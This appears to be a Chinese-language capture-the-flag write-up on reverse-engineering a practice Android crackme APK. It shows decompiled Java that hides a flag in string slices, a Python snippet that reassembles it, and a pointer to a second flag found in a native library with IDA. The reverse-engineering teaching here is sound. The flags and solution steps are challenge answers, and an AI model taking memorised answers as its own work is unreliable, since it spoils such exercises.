
```
import com.google.android.material.snackbar.Snackbar

/* Loaded from: classes3.dex */
16 public class FlagActivity1 extends AppCompatActivity {
    String encryptedFlag1 = "flag{FAST_Cracked}_Just_JiJiJi";

    /* JADX INFO: Access modifiers changed from: protected */
    @Override
    // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_flag1);
        View view = findViewById(R.id.flag1Layout);
        TextView textView0000000000000000 = (TextView) findViewById(R.id.textView0000000000000000);
        if (isCracked()) {
            textView0000000000000000.setText(this.encryptedFlag1.substring(18, 24));
            textView0000000000000000.setText(this.encryptedFlag1.substring(10, 18));
            textView0000000000000000.setText(this.encryptedFlag1.substring(0, 10));
            textView0000000000000000.setText(this.encryptedFlag1.substring(24, 30));
            Snackbar.make(view, "成功获取flag!", -2).show();
            return;
        }
        Snackbar.make(view, "获取flag失败", -2).show();
    }

    public boolean isCracked() {
        return false;
    }
}
```


java代码对flag进行了分片操作，用python还原一下，得到正确的flag数据



```
python E:\project\python
1 flag="flag{FAST_Cracked}_Just_JiJiJi"
2 print(flag[0:10]+flag[24:30]+flag[18:24]+flag[10:18])
"C:\Program Files\Python39\python.exe" "E:\tmp\VIRTUAL靶场\Planets Earth\file_scan.py"
flag{FAST_JiJiJi_Just_Cracked"
```

## 安全提取

通过观察native类得知第二个flag在so文件里面，个人观察的主要特征是：System.loadLibrary("main")



```
crackme.apk
  源代码
    MainActivity
    FlagActivity1
    FlagActivity2
    Native
      package com.zhizi42.ctf;
      ...
      public class Native {
          public static native String getFlag();
          static {
              System.loadLibrary("main");
          }
      }
```

导出项目，在resources\lib目录的随便一个子文件夹，找到libmain.so文件，用ida打开，查找字符串就可以看到flag，不得不说，这个题是真基础。

